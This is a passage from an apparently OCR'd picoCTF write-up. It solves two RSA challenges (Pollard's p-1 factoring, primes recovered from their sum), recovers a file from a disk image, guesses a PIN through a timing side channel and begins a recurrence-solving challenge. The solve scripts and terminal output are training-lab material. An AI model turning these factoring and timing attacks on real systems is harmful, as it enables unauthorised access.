This is the only challenge in the cryptography category worth 300 points. This is actually a big step up from previous cryptography challenges and its way more realistic from previous challenges as well. It’s a rsa challenge based on an implementation of rsa. You will likely encounter rsa challenges many times in ctfs as well as challenges based on weak implementations of secure algorithms like aes, rsa and so on. We are given some data, specifically the ciphertext “c” and the modulus “n” and told to retrieve the plaintext which in this case is the flag. Apart from that, we are also given a python program that was used to generate the modulus and ciphertext. The program run on the server, loaded the flag, generated the primes, modulus, public and private key and encrypted the flag using the public key. This is a very common format for rsa challenges. We don’t have access to the private key and we can’t compute it so we need to find some flaw in the program that encrypted the flag in order to decrypt the ciphertext and recover the flag. Normally in most cases, you need to audit the entire code for flaws. There are some specific parts of the code you want to pay more attention to like how were the rsa primes generated, are they random, what’s their size, how is the modulus computed, how was the public exponent chosen (is it a random value, a small value, a very big value, a static value), how was the private key computed and the plaintext encrypted. In this specific case, we are given several hints such as from the description which says “forget safe primes” and the title of the challenge which is “very smooth”. If you don’t know how to proceed when dealing with such challenges or you can’t find vulnerabilities in the code, you should google using the hints you got. For example, googling “rsa smooth primes” in this case will point you to “pollard’s p-1” attack which is essentially the solution to this challenge. Pollards p-1 algorithm is a number theoretic integer factorization algorithm. In this specific case, when rsa primes are smooth, pollards p-1 algorithm can be used to factorize the modulus that was generated using the smooth primes into the primes. Once we manage to retrieve the primes, we can calculate the private key again and thus decrypt the ciphertext. We already know that our primes are smooth from the hints of the description. So, we want find or develop an implementation of pollards p-1 attack. The following implementation from https://www.geeksforgeeks.org/pollard-p-1-algorithm/ will do fine in this case. The code below is very closely based on that implementation and only modified slightly to fit the needs of the challenge

```
from Crypto.Util.number import long_to_bytes

import math

import sympy

def pollard(n):

    a = 2

    i = 2

    while(True):

        a = pow(a,i,n)

        d = math.gcd((a-1), n)

        if (d > 1):

            return d

            break

        i += 1

n =
0x5837ab2dd26ff8ab827a4885c72229e2e908af1de303c35e1190659fb120acd3b256cd71d91cc25a96ed4261259c8928720217b1fb8fcc1002375f779ff64fc4f181715
d882f304678bed6f376cb0497cb599d88dc4bb4563e33709bd8b8c8e41da4b61ab01eb50d188f532690520a6b69b6c4790d2076eebc32e01d59945b5c3d8af79d0b7eb
271527f8c6eb6cf70bdd141a5278d6f9f557513ec56b94da27d7cb85117074d318154967e645f42b4b42231ad8e29f0a3ccd2596444f6cc1de903ec3cb27c28792e9437b
6bc1cd57a61f15b96f1690027119cb87c07d96760230afff7f8c9287d0573c34830359694918a721d87213d0baba7ee2f519d839581

num = n

ans = []

while(True):

    d = pollard(num)

    ans.append(d)

    r = num//d

    if(sympy.isprime(r)):

        ans.append(r)

        break

    else:

        num = r

e = 0x10001

c =
0x40c4c7f7a326558762ac0f64a8abb6f6496851c45a2763791132ecc4c8e029cc0a8c9d6ddb62dbdedf1e4f2f8ba8cb8a965aa9eb8c88cd582274b6ba9402fa84e63a684
7c925b3fc34c6d5e9b925f03c656b2a6c2691a15196e4a246c5e3cb46b41f5090bf588911fbd8459ca9da19c1a8f3cd61af905790dd049d16544a2c4fd38f99af62d8080d
49b5760c86a0cdb94ddadc785415e4e3e5ddf413a0a10e919c3ddda9c571f26498312718b4da3063a294394dc01fbb2f2c514d2b70dd999980cf5743ecf843450d71a61
3d74a3ab5d201bf864a617c3a25fecb9191e0ebe9bf678abed2384deb5ce91f753e9f20036fe61edfada631a4876a5cca790bc46

phi = (ans[0]-1)*(ans[1]-1)

d = pow(e,-1,phi)

m = pow(c,d,n)

plain =  long_to_bytes(m)

print(plain.decode("utf-8"))
```

Code 23: Very Smooth Exploit Code

Only some changes have been made to the implementation above such as inserting the ciphertext and modulus and later computing the private key and decrypting the ciphertext after factorizing the primes. To solve the challenge simply run the code above and you will retrieve the flag. Keep in mind that in case your modulus and ciphertext values are different you have to replace the ones in the program with your values (well in this case it wouldn't matter because it's the same flag).




```
┌──(kali㉿kali)-[~]
└─$ python3 pollard_p-1.py
Prime factors of 11136422080295507888152362308044749568889861905630963953515855032062813572229550617679899587379610271565340607494994061659297164181518
0625283430296189570960852004374391282639790924073649315198090910650590182009211173717376633721524036352719248055176214412500801392601763337274199549886
9373386121997167864569649318347355822535971840899503987870135570872653633558600415740360376953183954418971565415677590754913006780996000487290593372988
2875609523419020408743320071227778303915336232333651908909499331448407874618036519612920135494484214496423182275770006797807360785071842567580022804122
512880323875543349546547647873 are 10677713584055933772136485289543441135519128761556022459466714208429935941766925109784650150127356245039408020522641
6621976804896980887018974011292844714495691702106745018632117186051152163804824629373898708460936858240226546012981309030002706779182590839740939205379
184185823460136785555833244341991354674379 104295943065231887503030228057696737434460893253764243797931407949056645186458830774757527666092388614452708
6496386248770982363281090732740563232290628106773641487715525936506129627203391787211534396338425260306677039208768830233454850324844152998455970083338
53047308377390873670587623654190828570690706041187
Private Key is 1007761490294040604261354653159134409467296565566550114022935591393437633267689593561078665378542146826150251107157968507509159129879472
9943480960596027733042844456456123118597800544901118890303156304139495756959088558345268534551023849023250568625784781036319220271968775623515996315966
1043437067860960031991654613281849529087431830750389650175089270106554734171700125024008872033541905746637766584975230482758746643523722910938120663066
4564617326748867364517222684871641826273306002998851134048259006704482718152526165469395958368430652193454961602688564177571174749899075979025534921120
9043256146532580506969528777
Flag is picoCTF[redacted]
```

Figure 85: Very Smooth Exploit

Operation Orchid and SideChannel (Forensics 400 points)

At this point we jump up a category and move to challenges worth 400 points. These challenges are obviously going to be a little harder than previous ones. Many of these challenges have 1000 to 2000 solves with some with less than 1000 or 500 solves. Comparing that with the challenges at the beginning where most of them had more than 10000 solves that's a huge dropdown. For the first challenge in this section, we are given a disk image that we need to analyze and retrieve the flag. This is the last disk image we are going to analyze. Let's use "fls" and "icat" to solve this challenge, of course if you prefer you can use autopsy or do this entirely manually by mounting the image. First, we need to find the partitions of the disk and their size using the "mmls" command. We identify 3 partitions and some unallocated space. We also find that the system runs a linux operating system. The second partition is the swap partition and since the first is of lower size, we can assume it is the boot partition and the third is the home partition. The next thing to do is check for the low hanging fruit by searching recursively in the filesystem of the third partition for the flag by using "fls". We do find a deleted "flag.txt" file and a file named "flag.txt.enc" that's encrypted as shown in the figure below.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ mmls disk.flag.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0000206847   0000204800   Linux (0x83)
003:  000:001   0000206848   0000411647   0000204800   Linux Swap / Solaris x86 (0x82)
004:  000:002   0000411648   0000819199   0000407552   Linux (0x83)

┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.flag.img -o 0000411648 -r | grep flag
+ r/r * 1876(realloc):  flag.txt
+ r/r 1782:     flag.txt.enc

┌──(kali㉿kali)-[~/Downloads]
└─$ icat disk.flag.img -o 0000411648 1876
          -0.881573            34.311733

┌──(kali㉿kali)-[~/Downloads]
└─$ icat disk.flag.img -o 0000411648 1782
Salted__◆◆◆◆◆_?◆(◆
                  ◆◆$    E◆i◆Zx◆W◆^◆7' zUZ7◆ ◆◆◆_$◆'%
```

Figure 86: Operation Orchid Disk Analysis I

At this point, an automated tool would help because we would search the filesystem easier for clues. What we need to do is analyze important files in the filesystem. There is a hidden file named ".bash_history" on linux operating systems that holds the history of typed commands in the bash terminal. Hopefully, the file will contain a hint as to how the "flag.txt" file was encrypted. After searching for the file in the root directory, we find it and it indeed holds the command that was used to encrypt the flag file and the password used for the encryption. The "flag.txt" file was encrypted using openssl. By first retrieving the encrypted file and then modifying the openssl command to the one below, we successfully retrieve the flag:

```
openssl aes256 -d -salt -in flag.txt.enc -out flag.txt -k unbreakablepassword1234567
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.flag.img -o 0000411648 472
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.flag.img -o 0000411648 472
r/r 1875:       .ash_history
r/r * 1876(realloc):    flag.txt
r/r 1782:       flag.txt.enc

┌──(kali㉿kali)-[~/Downloads]
└─$ icat disk.flag.img -o 0000411648 1875
touch flag.txt
nano flag.txt
apk get nano
apk --help
apk add nano
nano flag.txt
openssl
openssl aes256 -salt -in flag.txt -out flag.txt.enc -k unbreakablepassword1234567
shred -u flag.txt
ls -al
halt

┌──(kali㉿kali)-[~/Downloads]
└─$ icat disk.flag.img -o 0000411648 1782 > flag.txt.enc

┌──(kali㉿kali)-[~/Downloads]
└─$ openssl aes256 -d -salt -in flag.txt.enc -out flag.txt -k unbreakablepassword1234567
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
bad decrypt
40E72AE8A07F0000:error:1C800064:Provider routines:ossl_cipher_unpadblock:bad decrypt:../providers/implementations/ciphers/ciphercommon_block.c:124:

┌──(kali㉿kali)-[~/Downloads]
└─$ cat flag.txt
picoCTF[redacted]
```

Figure 87: Operation Orchid Disk Analysis II

The second challenge is quite different from the first. For this challenge we are given a binary that supposedly checks pins. If you enter the correct pin, then the flag is loaded and is printed out. The real flag is on the server that runs the program. So, we need to find and enter the correct pin on the remote server to retrieve the flag. At first, I wasn't sure or knew how to solve the challenge. There are several potential ways that the challenge could be solved like reverse engineering the binary and finding the pin, brute forcing the pin on the server and potentially other ways. I run the "file" command and found that the binary is stripped. I also found by running the program that the pin is 8 characters and that the length is indeed checked. I did try to reverse engineer it seems that the code is heavily obfuscated as well. This is a forensics challenge so I stopped the reverse engineering and decided to look at the hints provided for this challenge. The description provides us with 3 tips, not to execute any of the attacks I mentioned above (brute force and reversing) and that this challenge is about timing-based side channel attacks. What immediately came to mind is that we could try to measure the time it takes for the binary to respond depending on the pin we provide. For example, let's assume the correct pin is "55555555". If we enter "512346789", the response we get will be slower than if we were to enter "123446789". This is because the first digit we entered the first time will be equal to the first digit of the correct pin and the program will move to compare the second digit. On the second time, the program will check the first digit, it won't match with the digit of the valid pin and so the checking process will stop and the program will respond with the error "Access Denied" way faster than the first time. Let's use the "time" command on the linux operating system to measure the responses of the binary using time with the following command:

```
echo "11111111" | time ./pin_checker
```


The figure below shows exactly what we mentioned above.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "31111111" | time ./pin_checker
Please enter your 8-digit PIN code:
8
Checking PIN...
Access denied.

real    0.17s
user    0.03s
sys     0.14s
cpu     97%

┌──(kali㉿kali)-[~/Downloads]
└─$ echo "41111111" | time ./pin_checker
Please enter your 8-digit PIN code:
8
Checking PIN...
Access denied.

real    0.33s
user    0.04s
sys     0.28s
cpu     97%
```

Figure 88: SideChannel Exploit I

As shown in the figure, you want to take a look at the "real time" tab. As you can see, there is a time jump from "0.17s" to "0.33s" when the first digit of the pin changes from 3 to 4. This means that 4 is the first digit of the correct pin. You need to do what's shown in the figure with every digit till you find the correct pin which will also have the slowest response.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "48390512" | time ./pin_checker
Please enter your 8-digit PIN code:
8
Checking PIN...
Access denied.

real     1.24s
user     0.85s
sys      0.35s
cpu      96%

┌──(kali㉿kali)-[~/Downloads]
└─$ echo "48390513" | time ./pin_checker
Please enter your 8-digit PIN code:
8
Checking PIN...
Access granted. You may use your PIN to log into the master server

real     1.33s
user     0.91s
sys      0.38s
cpu      97%
```

Figure 89: SideChannel Exploit II

As shown when the last digit changed to the valid last digit, the time of the response increased and “Access granted” was also printed. If you entered the pin shown in that figure on the server, you would recover the flag.


Sum-O-Primes and Sequences (Cryptography 400 points)

Another 2 challenges both on the cryptography category will be analyzed in this section. The first challenge is a rsa challenge. We are given the ciphertext, the modulus and the sum of the 2 primes and are told to decrypt the ciphertext and recover the flag. For the solution of the challenge, you will need to know some basic math. Assuming that we have the modulus, “n=p*q” and the sum “x-p+q”. Then “n = p(x-p)” and then “n=px - p^2”. This results in “p^2-px+n=0” where “a=1”, “b=-x” and “c=n”. This means that “p=(-b+sqrt(b^2-4ac))/2*a” and “q=(-b-sqrt(b^2-4ac))/2*a”. Below is an implementation of all this in python.

```
#!/usr/bin/env python3

from Crypto.Util.number import long_to_bytes

import math



def compute_primes(sum: int, modulus: int) -> tuple:

    half_sum = sum >> 1

    tmp = math.isqrt(half_sum ** 2 - modulus)

    return int(half_sum + tmp), int(half_sum - tmp);



x =
0x154ee809a4dc337290e6a4996e0717dd938160d6abfb651736d9f5d524812a659b310ad1f221196ee8ab187fa746a1b488a4079cddfc5db08e78be0d96c83c01e9bb42420b40d6f0ad9f2206334
59a6dc058bb01c517386bfbd2d4811c9b08558b0e05534768581a74884758d15e15b4ef0dbd6a338bf1f52eed4f137957737d2

n =
0x6ce91e471f1df651b0d275d6d5522703feecdd77e7821a2caf9514104c059781c1b2e64772d9220addd657ecbd4e6cb8b5941608f6ab54bd5760074a5cd5854920439422192d2ee8912f1ebcc0d
97714f209ee2a22e2da60e071541cb7e0772373cfea71831673378ee6432e63abfd14db0d4aa601928923253f9edd419ce96f4d68ce0aa3e6d6b530cd46eefbdac93038ce949c9dd2e573a47471cf8
223f88b96e00a92f4d47fd277c42c4075b5e99b41a9f279f442bc0d533b9ddc50592e369e7026b3f7afaa8edf8972f0c3055f4de67a0eea963f099a32e1539de1d1727abadd9235f66371998ec883d1f
89b8d907270842818cae49cd5c7f906c4752e81

c =
0x48b89662b9718fb391c96527272bf74c27810edaca09b63e694af9d11608010b1db9aedd1c867849371121941a1ccac610f7b28b92fa2f981babe816e6d3ecfab83514ed7e18e2b23fc3b96c7002f
f47da897e9f2a9cb1b4e245396589e0b72affb73568a2016031555d2a46557919e44a15cd43fe9e1881d40dce1d1e36625e63b1472d3c317898102943072e06d79688c96b6ee2e584002c66497a9c
dc48c38aa0548a7bc4fed9b4c23fcd493f38ece68788ef37a559b7f20c6941fcf8e567d9f50807259a7f11fa7a01d3125a1f7609cd94781f224ec8351605354b11c6b078fe015826342c3271ee3af4b99
bb0a538b1e6b845594ee6546be8abd22ef2bd

p, q = compute_primes(x, n)

phi = (p-1)*(q-1)

e = 65537

d = pow(e, -1, phi)

m = pow(c, d, n)

flag = long_to_bytes(m)

print("The primes are {} and {}".format(p, q))

print("The private key is", d)

print("The Flag is", flag.decode("utf-8"))
```

Code 24: Sum-O-Primes Exploit Code

Keep in mind that you may have to replace the "x", "n" and "c" values with your own in case they are different.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py
The primes are 14380157593998669765174553064526866683094094165622452804045159778317516266546557780071107339128198147918913322705274768062754848643490026
39983343410263562092128216693602172398918161138427186659371202782270172720680105407878019265475312522709127972923024709989275648745432157078770138918121
8702293059557949 and 95608770287626365711458798481900400394193333594178922819607610233492222324508847944313783063691517369988899956825762671412980814660
68269463525082589630324444376600391499859431448651658300748725203067825910089798138625855572407131115630792080000407556522550191243201190402633840643104960
121533908921387867541
The private key is 119019528344269394364038129825145715756149063473310719331759509312080838951799636949812959311673461683789381012181437707862996732019845
63299831132533757316974157649670783507276616478666261648674806749337918514985951832847720617452268824430679672778783943236259522437088812130196067329355
00389272258255219344858471592620375141540596966641483629028721868178563161284038004631068170002512438187170058276152758217090435329254572718399559980446
53715299287117133844713667266119348729798829315642807106886134646723092799042518289389002789637762600782657383458830903851319196937678117219162178585317
52547091371818954913
The Flag is picoCTF[redacted]
```


Figure 90: Sum-O-Primes Exploit

For the next challenge, we are given a linear recurrence function which we need to make fast enough in order to retrieve the flag. This challenge can be solved using multiple methods. Below is the source code containing the linear recurrence function.

```
import math

import hashlib

import sys

from tqdm import tqdm

import functools


ITERS = int(2e7)

VERIF_KEY = "96cc5f3b460732b442814fd33cf8537c"

ENCRYPTED_FLAG = bytes.fromhex("42cbbce1487b443de1acf4834baed794f4bbd0dfe7d7086e788af7922b")


@functools.cache

def m_func(i):

    if i == 0: return 1

    if i == 1: return 2

    if i == 2: return 3

    if i == 3: return 4

    return 55692*m_func(i-4) - 9549*m_func(i-3) + 301*m_func(i-2) + 21*m_func(i-1)


def decrypt_flag(sol):

    sol = sol % (10**10000)

    sol = str(sol)

    sol_md5 = hashlib.md5(sol.encode()).hexdigest()

    if sol_md5 != VERIF_KEY:

        print("Incorrect solution")

        sys.exit(1)

    key = hashlib.sha256(sol.encode()).digest()

    flag = bytearray([char ^ key[i] for i, char in enumerate(ENCRYPTED_FLAG)]).decode()

    print(flag)


if __name__ == "__main__":

    sol = m_func(ITERS)

    decrypt_flag(sol)
```

Code 25: Sequences Source Code

Like we mentioned, there are several ways to solve this challenge, one of them is by using a matrix diagonalization implementation, another is by using wolfram, https://www.wolframalpha.com. Let's use wolfram. We provide as input the linear recurrence function in order to get a recurrence equation solution.



```
g(0)=1,  g(1)=2, g(2)=3, g(3)=4,  g(i) = 55692*g(i-4) - 9549*g(i-3) + 301*g(i-2) + 21*g(i-1)
```

Input

$g(0) = 1 \mid g(1) = 2 \mid g(2) = 3 \mid g(3) = 4 \mid g(i) = 55692\, g(i-4) - 9549\, g(i-3) + 301\, g(i-2) + 21\, g(i-1)$

Alternate form


$\{g(0) = 1, g(1) = 2, g(2) = 3, g(3) = 4, 7(7956\, g(i-4) + 43\, g(i-2) + 3\, g(i-1)) = 9549\, g(i-3) + g(i)\}$

Recurrence equation solution

$$\boxed{g(i) = \frac{1612(-21)^i + 30685 \times 2^{2i+5} \times 3^i - 1082829 \times 13^i + 8349 \times 17^{i+1}}{42636}}$$

